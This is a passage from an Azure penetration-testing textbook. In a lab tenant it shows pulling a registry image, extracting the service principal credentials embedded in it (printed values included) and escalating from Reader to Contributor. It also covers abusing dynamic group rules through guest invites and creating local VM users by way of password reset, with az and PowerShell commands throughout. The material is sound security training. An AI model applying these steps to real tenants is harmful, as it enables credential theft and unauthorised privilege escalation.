  }
]
```

Figure 4.41 – Example Az login with the reader account

- List the container registries in the subscription using the following command:

```
root@PentestVM:~# az acr list -o table
```

You can see that there is a container registry with the name format acrXXXX (where XXXX is a randomly generated number during deployment). Make a note of this name:



NAME	RESOURCE GROUP	LOCATION	SKU	LOGIN SERVER	CREATION DATE
ADMIN	ENABLED				
acr85	pentest-rg	uksouth	Standard	acr85.azurecr.io	2021-01-30T12:07:53Z
	False				

Figure 4.42 – Example generated ACR


- Install Docker on WSL using the following command:

```
root@PentestVM:~# apt update && apt install docker.io -y
```

4. Generate a Docker login for the registry using the following commands. Replace ACR_NAME with the actual name that you made a note of in *Step 2*. Also, connect to the registry using the generated token:

```
root@PentestVM:~# acr=ACR_NAME
root@PentestVM:~# loginserver=$(az acr login -n $acr
--expose-token --query loginServer -o tsv)
root@PentestVM:~# accesstoken=$(az acr login -n $acr
--expose-token --query accessToken -o tsv)
root@PentestVM:~# docker login $loginserver -u 00000000-
0000-0000-0000-000000000000 -p $accesstoken
```

Here is a screenshot of the command and its output:




```
root@PentestVM:~#
root@PentestVM:~# loginserver=$(az acr login -n acr85 --expose-token --
query loginServer -o tsv) 1
WARNING: You can perform manual login using the provided access token b
elow, for example: 'docker login loginServer -u 00000000-0000-0000-0000
-000000000000 -p accessToken'
root@PentestVM:~# accesstoken=$(az acr login -n acr85 --expose-token --
query accessToken -o tsv) 2
WARNING: You can perform manual login using the provided access token b
elow, for example: 'docker login loginServer -u 00000000-0000-0000-0000
-000000000000 -p accessToken'
root@PentestVM:~# docker login $loginserver -u 00000000-0000-0000-0000-
000000000000 -p $accesstoken 3
WARNING! Using --password via the CLI is insecure. Use --password-stdin
.
Login Succeeded
root@PentestVM:~#
```

Figure 4.43 – Example output

5. List the images in the container registry using the following command:

```
root@PentestVM:~# az acr repository list -n $acr
```

You will see a single repository listed called nodeapp-web:



```
root@PentestVM:~# az acr repository list -n acr85
[
  "nodeapp-web"
]
```

Figure 4.44 – List of repository images

8. Open a new PowerShell console as an administrator. Set the values from *Step 4* as variables. Replace `LOGIN_SERVER` and `ACCESS_TOKEN` with the values from *Step 4*:

```
PS C:\> $loginserver="LOGIN_SERVER"
```

```
PS C:\> $accesstoken="ACCESS_TOKEN"
```


9. To pull the image from the registry to your local cache, you will need to use the PowerShell console (not WSL). This is because WSL does not have access to the locally installed Docker application. Newer versions of Windows 10 (build 18362 or higher) support this but it is not yet supported for the build version on our lab VM.
10. Connect to the container registry from the PowerShell console:

```
PS C:\> docker login $loginserver -u 00000000-0000-0000-0000-000000000000 -p $accesstoken
```

11. Pull the image from the container registry to your local cache using the following command:

```
PS C:\> docker pull $loginserver/nodeapp-web:v1
```

Here is a screenshot of the command and its output:



```
PS C:\Users\pentestadmin> docker pull $loginserver/nodeapp-web:v1
v1: Pulling from nodeapp-web
a073c86ecf9e: Pull complete
0e28711eb56d: Pull complete
e460dd483fdd: Pull complete
5803b80e8518: Pull complete
3cded40882e4: Pull complete
509449ebd380: Pull complete
Digest: sha256:9eda6581dbe97124c848f664e859fe737a66f700c6f05cfc9a3d3b212f97ec20
Status: Downloaded newer image for acr85.azurecr.io/nodeapp-web:v1
acr85.azurecr.io/nodeapp-web:v1
PS C:\Users\pentestadmin>
```

Figure 4.46 – Example pull of an image

12. (Optional) If you get an error message when pulling the image, you can troubleshoot by first, in the Docker for Desktop window, clicking on the troubleshoot icon (marked **1** in *Figure 4.38*). Ensure that the Docker status icon (marked **2** in *Figure 4.38*) displays green. If it is any other color other than green, click on the option to reset to factory default (marked **3** in *Figure 4.38*):




Figure 4.47 – Docker settings menu

13. Examine the downloaded image for sensitive credentials by using the following command to list out the environmental variables:

```
PS C:\> docker container run --rm $loginserver/nodeapp-web:v1 env
```

You will see that this image has service principal information embedded in it:

```
PS C:\Users\pentestadmin> docker container run --rm $loginserver/nodeapp-web:v1 env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=f4f2f38333b8
NODE_VERSION=9.11.2
YARN_VERSION=1.5.1
APP_ID= 11fb6796-773c-465a-985d-b49384ab1ac9
APP_KEY= Bqm4VWC124ue-hZ8yp1.N.wx3_SOH4qMK_
TENANT_ID= 40d17076-b415-4f3e-b2d3-21a21b2b2b2b
HOME=/root
```

Figure 4.48 – Example of credentials in the container

We can test this credential to see whether it is still valid and the level of access that it has. Make a note of the APP_ID, APP_KEY, and TENANT_ID values.

14. Switch back to the WSL session that you have open. Authenticate as the service principal using the following command. Replace APP_ID with the APP_ID value from *Step 10*. Replace SECRET_KEY with the APP_KEY value from *Step 10*. Replace TENANT_ID with the TENANT_ID value from *Step 10*. Press *Enter*:

```
root@PentestVM:~# az login --service-principal --username
APP_ID --password SECRET_KEY --tenant TENANT_ID
```

You are now logged in as the service principal. Next, we will verify the permissions that this service principal has.

15. Verify the role assignment and scope of the service principal using the following command. Replace APP_ID with the APP_ID value from *Step 10*:

```
root@PentestVM:~# az role assignment list --assignee
APP_ID --include-groups --include-inherited --query
'[{username:principalName, role:roleDefinitionName,
usertype:principalType, scope:scope}]'
```

You can see that this service principal is assigned the Contributor role at the subscription scope. Awesome! We have managed to escalate permissions from the Reader role to the Contributor role using a credential that we scavenged from an image in the container registry!

```
root@PentestVM:~# az role assignment list --assignee 11fb6796-773c-465a
-985d-b49384ab1ac9 --include-groups --include-inherited --query ' [{us
ername:principalName, role:roleDefinitionName, usertype:principalType,
scope:scope}]'
[
  {
    "role": "Contributor",
    "scope": "/subscriptions/204cce89-27de-4669-a48b-04c27255e05e",
    "username": "http://containerapp",
    "usertype": "ServicePrincipal"
  }
]
```

Figure 4.49 – Successful access to a Contributor account

At this point in the chapter, you can close the open windows as the rest of the chapter will cover scenarios in the Azure portal. The next scenario will be specific to users with access to Azure AD Reader rights. An important thing to note is that this next scenario may even be exploitable by Azure AD users without subscriptions.

Exploiting dynamic group memberships

The last section of this chapter covers manipulating Azure AD account details to qualify accounts for dynamic group membership. Currently, we often see dynamic groups used for device management and geographic groupings of accounts. As more organizations move their Active Directory management into Azure AD, these dynamic groups will become more popular.

As mentioned in *Chapter 1, Azure Platform and Architecture Overview*, dynamic group membership is based on rules that are set for parameters associated with an Azure AD account. These could be as simple as adding all users from a specific city to a group. There are multiple different ways that the rules can be configured, so we may see some pretty interesting group membership logic in real-world scenarios.

For this example scenario, we will look at the **Dynamic Admins** group in our `azurepentesting` tenant. This group has a rule to allow any user with the word `admin` in their email address to be a member of the group. This group also has the Owner role applied for the subscription. Here is what the dynamic rule looks like:




Figure 4.50 – Example dynamic group membership rule

While the administrators of this Azure AD tenant may be thinking that this group is moderately locked down, there is an Achilles' heel that they are not accounting for. In our sample tenant, we allow guest accounts. The organization needs to have some external collaboration options, so all our users have the ability to invite external guest accounts by default.

The great part about this attack is that the initial user doesn't need any permissions on subscriptions to execute the attack. They only need the ability to invite guest users. While it is helpful to see what the IAM permissions are, any user in this situation can look at a dynamic group (subscriptionOwners) and make some assumptions.

As a user with Azure portal access, we can invite a new user that just happens to have admin in their email address:

New user

azurepentesting (Default Directory)

♥ Got feedback?



Create user

Create a new user in your organization. This user will have a user name like
alice@azurepentesting.com.
[I want to create users in bulk](#)



Invite user

Invite a new guest user to collaborate with your organization. The user will be emailed an invitation they can accept in order to begin collaborating.
[I want to invite guest users in bulk](#)

[Help me decide](#)

Identity

Name ⓘ	Karl Admin ✓
Email address * ⓘ	admin@fosaaen.com ✓
First name	Karl ✓
Last name	Admin ✓

Figure 4.51 – User invitation screen

This results in an invite email being sent to the admin@fosaaen.com account, and the user can accept access to the tenant.

An important step to note here is the need to use an existing Azure account as the recipient of the invite. You can create the invite for a specific email address, but that email needs to create an Azure user in another tenant (Microsoft or otherwise) before it can officially be added to your victim tenant. Additionally, the user needs to meet any MFA and conditional access requirements that are pushed down from the victim tenant.

Once the guest account is added and ready to go, we can see that the user now has the Owner role applied and is a member of the dynamic group:

Home > azurepentesting (Default Directory) > Users > Karl Admin

Karl Admin | Azure role assignments

User

« If this identity has role assignments that you don't have permission to read, they won't be shown in the list. [Learn more](#)

Subscription *
Development

Role	Resource Name
Owner	Development

Home > azurepentesting (Default Directory) > Groups > Dynamic Admins

Dynamic Admins | Members

Group

« + Add members Remove Refresh Bulk operations Columns

Overview
Diagnose and solve problems

Manage
Properties
Members
Owners
Administrative units

Direct members

Name	Type	Email
☐ Karl Admin	User	admin@fosaaen.com

Figure 4.52 – Example of dynamic group membership

From a practicality standpoint, we will probably not see a ton of dynamic groups being used to grant rights to Azure subscriptions. However, we have seen a wide variety of client environments during consulting engagements and can attest to seeing weirder configurations implemented in Azure AD.

Important note

For additional information on this attack, check out the original blog post for this technique on the Mnemonic blog by Cody Burkard: <https://www.mnemonic.no/blog/abusing-dynamic-groups-in-azure/>.

As for the remediation of this issue, we would recommend setting dynamic group membership rules to operate off of parameters that users do not have control over. Additionally, it would help to lock down guest account access to prevent guest users from manipulating their own accounts.

Hands-on exercise – cleaning up the Owner exploit scenarios

In this final exercise, we will use a clean-up script to automate the removal of the resources that were set up for the scenarios in this chapter. Here are the tasks that we will complete in this exercise:

- Download the cleanup script from GitHub.
- Run the script to remove the objects and resources created for the scenarios.

Here are the steps to complete these tasks:

1. Open a web browser and browse to the Azure portal at `https://portal.azure.com`. Sign in with the `azureadmin` credentials.
2. In the Azure portal, click on the Cloud Shell icon in the top-left corner. Select **PowerShell**:



Figure 4.53 – Opening the Cloud Shell

3. In the PowerShell session within the Cloud Shell pane, run the following command to download a script to create a user account with Reader permissions and set up the required vulnerable workloads. Also verify the download:

```
PS C:\> Invoke-WebRequest http://bit.ly/reader-scenario-  
cleanup -O reader-scenario-cleanup.ps1  
PS C:\> Get-ChildItem
```

Here is a screenshot of what it looks like:

```
PowerShell
PS /home/azureadmin> Invoke-WebRequest http://bit.ly/reader-scenario-cleanup
-O reader-scenario-cleanup.ps1 1
PS /home/azureadmin>
PS /home/azureadmin> Get-ChildItem 2

Directory: /home/azureadmin

Mode                LastWriteTime         Length Name
----                -
1-----         6/4/2021   9:06 AM              clouddrive ->
                        /usr/csuser/clouddrive
-----         6/4/2021   9:24 AM             525 Dockerfile
-----         6/4/2021   9:28 AM             988 reader-account-output.txt
-----         6/4/2021   9:43 AM            1911 reader-scenario-cleanup.ps1
-----         6/4/2021   9:23 AM            3829 reader-scenario.ps1
```

Figure 4.54 – Results of downloading the script

- Run the downloaded script to remove the objects and resources that were created for the exercises in this chapter using the following command:

```
PS C:\> ./reader-scenario-cleanup.ps1
```

Wait for the script to complete. It may take about 8 minutes to complete:

```
PS /home/azureadmin>
PS /home/azureadmin> ./reader-scenario-cleanup.ps1
Cleanup Started 06/04/2021 09:54:55
#####
# Cleaning up role assignments #
#####
#####
# Cleaning up identity objects #
#####
#####
# Cleaning up resource group #
#####
Successfully cleaned up resources!!
PS /home/azureadmin>
```

Figure 4.55 – Results of running the cleanup script

Congratulations! You have completed all the exercise scenarios in this chapter and successfully removed the resources that were set up in your subscription.

Summary

In this chapter, we learned about the many ways that a lesser-privileged Reader role can enumerate sensitive information in a subscription. As a penetration tester, we need to be prepared for any kind of situation, so having some escalation options in such a limited role can be very helpful.

In the following chapter, we will go through the different ways that an attacker can utilize Azure IaaS services, as a subscription Contributor, to escalate their privileges in a tenant. This chapter will focus on the many ways that commands can be executed on VMs, and how to pivot through the infrastructure services.

Further reading

Additional documentation of the PowerZure functions can be found at the following links:

- Information-gathering functions: <https://powerzure.readthedocs.io/en/latest/Functions/infogathering.html>
- Operational functions: <https://powerzure.readthedocs.io/en/latest/Functions/operational.html>

5

Exploiting Contributor Permissions on IaaS Services

In the previous chapter of this book, we looked at options to escalate privileges from the Reader RBAC role to the Contributor role. We will go further in this chapter by looking at how we can leverage the permissions of the Contributor role to exploit **Infrastructure as a Service (IaaS)** workloads with the goals of escalating privileges and exfiltrating data. We will also cover how the Contributor role can be used to hunt for other credentials that could be used to move laterally within the environment beyond the normal scope of the Contributor access role.

Here are the main topics that we will cover:

- Reviewing the Contributor RBAC role
- Understanding Contributor IaaS escalation goals
- Exploiting Azure platform features with Contributor rights
- Extracting data from Azure VMs

Technical requirements

In this chapter, we will be making use of the following tools:

- PowerZure: <https://github.com/hausec/PowerZure>
- MicroBurst: <https://github.com/NetSPI/MicroBurst>
- Lava: <https://github.com/mattrotlevi/lava>

MicroBurst and PowerZure should already be installed on your pentest **virtual machine (VM)** from previous chapters, but Lava will be a new addition for this chapter. All the examples from this chapter can be executed using the pentest VM that we created in *Chapter 2, Building Your Own Environment*, or from an equivalently set up Windows desktop.

Reviewing the Contributor RBAC role

As we mentioned briefly in the first chapter of this book, the built-in Contributor RBAC role grants full access to manage *all resources at the scope of assignment* (management group, subscription, or resource group), but it is restricted from assigning permissions to other users or identities.

Given this role's level of access, our focus will not only be on using the permissions but also on how to leverage them to exploit user misconfigurations, with the goals of escalating privileges and moving laterally. We will achieve this by exploiting Azure platform features that can be used to run operating system-level commands/scripts on IaaS workloads such as VMs and **virtual machine scale sets (VMSSes)**.

Important note

For those with more experience in on-premises Windows environments, Contributor access is similar to having a domain account with a local administrator on most of the systems. You have rights to manage infrastructure and make changes, but you don't have rights to add new users to the domain or make global changes at the domain administrator level.

Here are some IaaS platform features that the Contributor role has permissions to use that we can abuse for this purpose:

- Resetting local user passwords on VMs
- Running commands, as a privileged user, on VMs
- Installing and executing VM extensions
- Exporting unencrypted operating system disks for analysis

Note that these are potentially obvious state changes in the environment that may cause issues with the IaaS resources if done improperly. Proceed with attacks using these features with caution. We will cover these features in later sections of this chapter, but first, let's walk through the process of setting up our Azure subscription for the upcoming exercises in this chapter.

Hands-on exercise – preparing for the Contributor (IaaS) exploit scenarios

This hands-on exercise will prepare us for the rest of the exercises in this chapter. To follow along with the scenarios that we will cover in this chapter, you will need to set up a user with Contributor permissions and some vulnerable workload configurations in your own Azure subscription. We have automated this using a PowerShell script that you can run from Azure Cloud Shell.

Here are the tasks that we will complete in this exercise:

1. Open a web browser and browse to the Azure portal at <https://portal.azure.com>. Sign in with the `azureadmin` credentials.
2. In the Azure portal, click on the Cloud Shell icon in the top-right corner of the Azure portal. Select **PowerShell**:



Figure 5.1 – Clicking the icon to open Cloud Shell

3. In the PowerShell session within the Cloud Shell pane, run the following command to download a script to create a user account with Contributor permissions and set up the required vulnerable workloads. Also, verify the download:

```
PS C:\> Invoke-WebRequest http://bit.ly/contributor-iaas-scenarios -O contributor-iaas-scenarios.ps1
PS C:\> Get-ChildItem
```

Here is a screenshot of what it looks like:

```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> Invoke-WebRequest http://bit.ly/contributor-iaas-scenarios -O contributor-iaas-scenarios.ps1
PS /home/azureadmin>
PS /home/azureadmin> Get-ChildItem

Directory: /home/azureadmin

Mode                LastWriteTime         Length Name
----                -
1----            2/21/2021  9:30 PM              clouddrive ->
-----            2/21/2021  9:34 PM          2596 /usr/csuser/clouddrive
-----            2/21/2021  9:34 PM          2596 contributor-iaas-scenarios.ps1
```

Figure 5.2 – Downloading the Contributor IaaS scenario script

4. Run the downloaded script to provision the objects and resources needed for the exercises in this chapter using the following command:

```
PS C:\> ./contributor-iaas-scenarios.ps1
```

When prompted to enter a password, enter `myPassword123` (or a password of your choosing) and press *Enter*. Wait for the script deployment to complete. The deployment may take about 8 minutes to complete:

```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> ./contributor-iaas-scenarios.ps1
Deployment Started 02/22/2021 01:15:13
Please enter a password: myPassword123
```

Figure 5.3 – Output from the Contributor IaaS scenario script

What does the script do?

The script creates a user account with Contributor permissions in the Azure subscription. The script also sets up the resources and objects shown in *Figure 5.4*:

- A powered-on Windows VM called `winvm01`
- A powered-off Windows VM called `winvm02`
- A powered-on Linux VM called `linuxvm01`

The following is a diagram of the resources that will be added to your testing subscription:




Figure 5.4 – Contributor IaaS exploits scenario

5. After the script has completed, the key information that you will need for the rest of the exercises will be displayed in the output section. Copy the information into a Notepad document for later reference.

There are two key values that you will need from the output section:

Azure Contributor User: This is the Azure administrator username with Contributor permissions to the Azure subscription.

Azure Contributor User Password: This is the password of the Azure Contributor administrator user:

```
Transcript started, output file is contributor-iaas-scenario-output.txt
#####
# Script Output #
#####
Azure Contributor Admin User: contributoruser@azurepentesting.com
Azure Contributor Admin User Password: myPassword123

Transcript stopped, output file is /home/azureadmin/contributor-iaas-scenario-output.txt
Deployment Ended 02/23/2021 18:44:44
```

Figure 5.5 – Example of the script output

You have now successfully created the resources that we will be working with in later exercises in this chapter. In the next section, we will cover the goals that we are trying to achieve by exploiting the platform features available to us at the IaaS Contributor level.

Understanding Contributor IaaS escalation goals

As a *Contributor*, we want to eventually escalate our privileges up to the Owner role on the subscription, and/or a privileged role in the Azure AD tenant. With this role, we now have significantly more options than a Reader for attempting to escalate our privileges in the environment. As part of this, we will want to use our permissions on IaaS resources to potentially gather higher-privileged credentials from those resources. Since we have control over almost every aspect of the IaaS resources, we can now start diving deeper into those resources.

Important note

While the scenarios outlined in this chapter assume that you have Contributor access on an IaaS resource, that may not always be the case during an Azure pentest. You may be in a situation where you have local or domain credentials that allow you to execute commands on a VM, but no actual access to a subscription. The techniques that we will outline in this chapter can easily be adapted for pivoting into the Azure subscription from a VM that you have command execution on.

Before we start randomly executing commands on Azure VMs, we will want to understand why we are running the commands. Assuming we have Contributor rights on all the VMs in the subscription, why would we care about running additional commands?

The simple answer is "to find credentials that we can use to escalate permissions," but there are multiple options for credentials that could lead to that escalation. We have tried to highlight the four primary goals that we would approach while attacking Azure VMs:

- Local credential hunting
- Domain credential hunting
- Lateral network movement opportunities
- Tenant credential hunting

In the next few sections, we will cover these four goals in detail.

Local credential hunting

Being able to run commands on Azure VMs, as a privileged user, presents a great opportunity to gather local credentials (hashed or cleartext) that may be the key to *pivoting to other systems, accounts, and subscriptions* in the tenant or even to connected *on-premises systems*. It is very common for administrators to reuse the same local credentials on multiple systems across different environments, as well as using the same credentials for domain accounts. This attack can apply to both Windows and Linux systems, and they may even share credentials across the different operating systems.

Domain credential hunting

Azure VMs can be standalone systems, or they can be joined to a larger **Active Directory (AD)** domain. If the VM is domain-joined, there may be an even greater impact on collecting information from the VMs. Frequently, Azure AD users with privileged roles on the subscription will also be the same users that are logging in to the VMs.

By gathering credentials from each VM, we may be able to gain access to cleartext credentials (or hashes) of more privileged users. It should be noted that domain credentials at this point can be cleartext, hashed, or cached credentials. Hashed or cached credentials can potentially be cracked to reveal the cleartext passwords.

Gathering domain credentials could be a great step in working our way up to domain or enterprise administrator privileges. At that point, we would be able to dump all the password hashes for the domain or reset the passwords of privileged accounts that we would like to access.

Lateral network movement opportunities

Since VMs are deployed into customer-managed virtual networks in Azure, it is common for organizations to have connectivity from traditional networks in their organizations to Azure virtual networks. Being able to run commands on Azure VMs gives us the opportunity to discover services and resources in the networks that may be connected to them and to look for opportunities to exploit them.

The ability to run commands can also present opportunities to bypass defenses. In some situations, there may be different **multifactor authentication (MFA)** requirements for on-premises Azure access and remote Azure access. The authors have seen environments that require MFA from the internet but do not require it for connections made from trusted internal on-premises IPs.

After escalating privileges within an on-premises environment, dumping and cracking credentials for a tenant administrator account, it may be possible to directly log in to the Azure management interfaces from an on-premises system, or from an Azure VM.

Tenant credential hunting

In some cases, organizations have privileged access workstations, or jump hosts, hosted in Azure. These are systems that administrators can use to perform privileged operations against their environments. We would look to gather cached access tokens or other credentials from these machines for reuse.

Later in this chapter, we will be covering how to identify a managed identity on an Azure VM. These identities can also be used to escalate into the Azure tenant from the VM by generating tokens from the metadata service. The generated token can then be used for gathering sensitive information from other services that you may not have had access to.

Now that we understand our goals, let's look at different exploit scenarios for achieving these goals.

Exploiting Azure platform features with Contributor rights

With access to the Contributor role, we have a rich set of platform-level features that we can use to manage VMs in the environment. Since we are approaching these features as penetration testers, our use cases for these features may be slightly different than your average user.

Exploiting the password reset feature

The password reset feature for Azure VMs was intended to simplify the process of resetting the password of a local Azure VM user, using the VM agent that is installed on every Azure VM. However, this feature could be abused to create new local users with administrative privileges on both Windows and Linux VMs in Azure!

This feature can be used from the Azure portal (*Figure 5.6*) or from Azure command-line tools. Exploit tools such as Lava can also leverage this feature to reset VM passwords at scale. This feature can be utilized by a pentester to move laterally from the Azure platform to IaaS workloads to progress in an attack chain:




Figure 5.6 – Example password reset for a VM in the portal

To use the feature to create a local user for a VM using the Azure CLI, we would use the following command:

```
az vm user update -u username -p password -n <VM_Name> -g
<Resource_Group>
```

To use the feature to create a local user for a VM using Azure PowerShell, we could use the following command:

```
Set-AzVMAccessExtension -ResourceGroupName "<Resource_Group>"
-Location "<Location>" -VMName "<VM_Name>" -Name "<Extension_
Name>" -TypeHandlerVersion "2.4" -UserName "<Username>"
-Password "<Password>"
```


Next, we will go through the process of using this feature to access a VM as a local administrator.

